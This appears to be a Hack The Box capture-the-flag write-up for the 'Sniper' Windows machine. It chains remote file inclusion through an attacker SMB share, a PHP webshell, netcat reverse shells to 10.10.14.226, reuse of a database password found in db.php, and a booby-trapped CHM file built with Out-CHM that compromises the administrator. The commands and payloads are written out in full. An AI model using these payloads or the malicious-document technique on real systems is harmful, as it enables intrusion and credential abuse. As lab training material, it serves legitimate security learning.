Sniper Writeup


Hack The Box Machine

Machine is located at 10.10.10.151.


We start off with a nmap scan:

```
root@kali:~# nmap -Pn 10.10.10.151
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-01 19:15 CET
Nmap scan report for sniper.htb (10.10.10.151)
Host is up (0.018s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
80/tcp  open  http
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```


Port 80 is open, so let's find the webpage:



With manual enumeration, we find the 'about us' page. That has a language selector.



After selecting a language, the URL, http://10.10.10.151/blog/?lang=blog-en.php, looks interesting. Trying RFI inclusion is blocked.



To get around this block, we will try a SAMBA server according to this tutorial:

http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.html

We install samba with and create a direcory at /var/www/html/pub

We modify the rights of this directory to give everyone read and execute access.

```
root@kali:/var/www/html/pub# ls -la
total 24
dr-xr-xr-x 2 root root 4096 Nov  1 19:42 .
drwxr-xr-x 3 root root 4096 Oct  8 15:01 ..
```


We then clear the config file located at /etc/samba/smb.conf. and add our own configuration. We reset the samba daemon to reload this configuration.

```
root@kali:/etc/samba#  echo > /etc/samba/smb.conf
```


```
root@kali:/etc/samba# nano smb.conf
root@kali:/etc/samba# cat smb.conf
[global]
workgroup = WORKGROUP
server string = Samba Server %v
netbios name = indishell-lab
security = user
map to guest = bad user
name resolve order = bcast host
dns proxy = no
bind interfaces only = yes

[ica]
path = /var/www/html/pub
writable = no
guest ok = yes
guest only = yes
read only = yes
directory mode = 0555
force user = nobody
```

```
root@kali:/var/www/html/pub# service smbd restart
```

We place a PHP shell in the samba directory and download it with RFI. In this case, the WhiteWinterWolf shell is used (https://github.com/WhiteWinterWolf/wwwolf-php-webshell).




Let's find out who we are.




```
whoami
nt authority\iusr
```

We can work with this webshell, however, we take an extra step to convert it to a terminal shell as 'nt authority/iusr'.

Let's create a directory where we can upload files.



CWD: C:\

Cmd: dir

Clear cmd

```
dir
 Volume in drive C has no label.
 Volume Serial Number is 6A2B-2640

 Directory of C:\

11/02/2019  06:46 PM    <DIR>          Docs
04/09/2019  07:07 AM    <DIR>          inetpub
04/11/2019  06:44 AM    <DIR>          Microsoft
09/15/2018  12:19 AM    <DIR>          PerfLogs
04/11/2019  05:12 AM    <DIR>          Program Files
08/14/2019  10:38 PM    <DIR>          Program Files (x86)
11/02/2019  06:45 PM    <DIR>          Qarnix
11/02/2019  06:42 PM    <DIR>          temp
04/11/2019  07:04 AM    <DIR>          Users
08/14/2019  10:37 PM    <DIR>          Windows
               0 File(s)              0 bytes
              10 Dir(s)  17,530,015,744 bytes free
```

We then use the webshell's upload button to upload netcat to the target machine.

Upload: Browse... nc64.exe

☺ : Uploaded file *C:\Qarnix\nc64.exe* (43696 bytes)

Now let's open a listener and try to connect to it.

CWD: C:\Qarnix

Cmd: nc64.exe -e powershell 10.10.14.226 4444

```
root@kali:~/Documents/Hackthebox/sniper# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.226] from (UNKNOWN) [10.10.10.151] 49678
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Qarnix> whoami
whoami
nt authority\iusr
```

After some manual enumeration, we find some php files in c:\inetpub\wwwroot\user

We find a password in the db.php file.

```
PS C:\inetpub\wwwroot\user> cat db.php
cat db.php
<?php
// Enter your Host, username, password, database below.
// I left password empty because i do not set password on localhost.
$con = mysqli_connect("localhost","dbuser","36mEAhz/B8xQ~2VM","sniper");
// Check connection
if (mysqli_connect_errno())
  {
  echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
?>
```

It looks like the user we are trying to escalate to is called Chris.

```
PS C:\Users> ls
ls


    Directory: C:\Users


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/9/2019   6:47 AM                Administrator
d-----        4/11/2019   7:04 AM                Chris
d-r---         4/9/2019   6:47 AM                Public
```

Now let’s create some PowerShell credentials for him with the password from the db.php file.

```
PS C:\Users> $password = "36mEAhz/B8xQ~2VM" | ConvertTo-SecureString -asPlainText -Force
$password = "36mEAhz/B8xQ~2VM" | ConvertTo-SecureString -asPlainText -Force
PS C:\Users> $username = "nt authority\Chris"
$username = "nt authority\Chris"
PS C:\Users> $credential = New-Object System.Management.Automation.PSCredential($username,$password)
$credential = New-Object System.Management.Automation.PSCredential($username,$password)
PS C:\Users> echo $credential
echo $credential

UserName                       Password
--------                       --------
nt authority\Chris System.Security.SecureString
```

With these PowerShell credentials, we can use powershell’s Invoke-Command to run a command as Chris.


```
PS C:\Users> Invoke-Command -ComputerName sniper -Credential $credential -ScriptBlock {whoami}
Invoke-Command -ComputerName sniper -Credential $credential -ScriptBlock {whoami}
sniper\chris
```

Now let’s add an actual payload in the script block. We have no access to the nc64.exe located in C:\Qarnix, so we download netcat again to Chris’ documents

from a simple python http server running locally. We use a semicolon to separate multiple commands. The script block we use:


{cd C:\Users\Chris\Documents\;$url = "http://10.10.14.226:8000/nc64.exe"; $output = "C:\Users\Chris\Documents\nc64.exe";Invoke-WebRequest -Uri $url -OutFile $output;dir}

Running this instead of the {whoami} with Invoke-Commands gives us the dir output.




Now we can use netcat to connect to a second listener. The scriptblock we use for this is:

{cd C:\Users\Chris\Documents\;./nc64.exe -e powershell 10.10.14.226 4445}



User flag located at C:\Users\Chris\Desktop\user.txt



Now we do some more manual enumeration. There are 2 files that look interesting, notes.txt and instructions.chm.

Notes.txt, located at C:\Docs\, contains:

Hi Chris,

Your php skillz suck. Contact yamitenshi so that he teaches you how to use it and after that fix the website as there are a lot of bugs on it. And I hope that you've prepared the documentation for our new app. Drop it here when you're done with it.

Regards,

Sniper CEO.

From this we can work out that the CEO wants Chris to drop some documentation in the C:\Docs folder. Presumably, the CEO will then check that document. Now let's look at C:\Users\Chris\Downloads\. A CHM file called instruction.chm is located here.

We download the instructions file with netcat and move it to a windows machine to check out the contents.

This is the app documentation that the CEO wants to see in the C:\Docs directory. What if the CEO opens the document, and runs a hidden payload?

To create a CHM file with a payload, we use a script called Out-CHM.ps1 (https://github.com/samratashok/nishang/blob/master/Client/Out-CHM.ps1)

The script is used in PowerShell, so we use a windows machine to run it. After downloading the .ps1 file, we need to import it as a module.

```
PS C:\Users\[redacted]> Import-Module .\outchm.ps1
Import-Module : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:1
+ Import-Module .\outchm.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (:String) [Import-Module], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException,Microsoft.PowerShell.Commands.ImportModuleCommand

PS C:\Users[redacted]> Import-Module .\outchm.ps1
```

The script is seen as a virus, and may need to be allowed manually in windows.

We use the following command to create a CHM file with a payload, it will create a file named doc.chm:


Out-CHM -Payload "cd C:\Users\Chris\Documents\;./nc64.exe 10.10.14.226 4446 -e powershell" -HHCPath "C:\Program Files (x86)\HTML Help Workshop"

Presumably, an administrator has rights to view Chris' documents, so we use his netcat to try and connect to a listener.


We move this CHM file to our local machine where we run a simple python http server to download the file from on the target machine. We download the file with:

Invoke-Command -ComputerName sniper -Credential $credential -ScriptBlock {$url = "http://10.10.14.226:8000/doc.chm";$output = "C:\Docs\instructions.chm";Invoke-WebRequest -Uri $url -OutFile $output}


The file is present.




It may take a couple of seconds for the CEO to check the file. We then notice the file is deleted.



Let’s look at the listener.



The Root flag is located at C:\Users\Administrator\Desktop.



USER: 21f4d0f29fc4dd867500c1ad716cf56e

ROOT: 5624caf363e2750e994f6be0b7436c15

If you like this write-up, please leave a respect at:
https://www.hackthebox.eu/home/users/profile/176528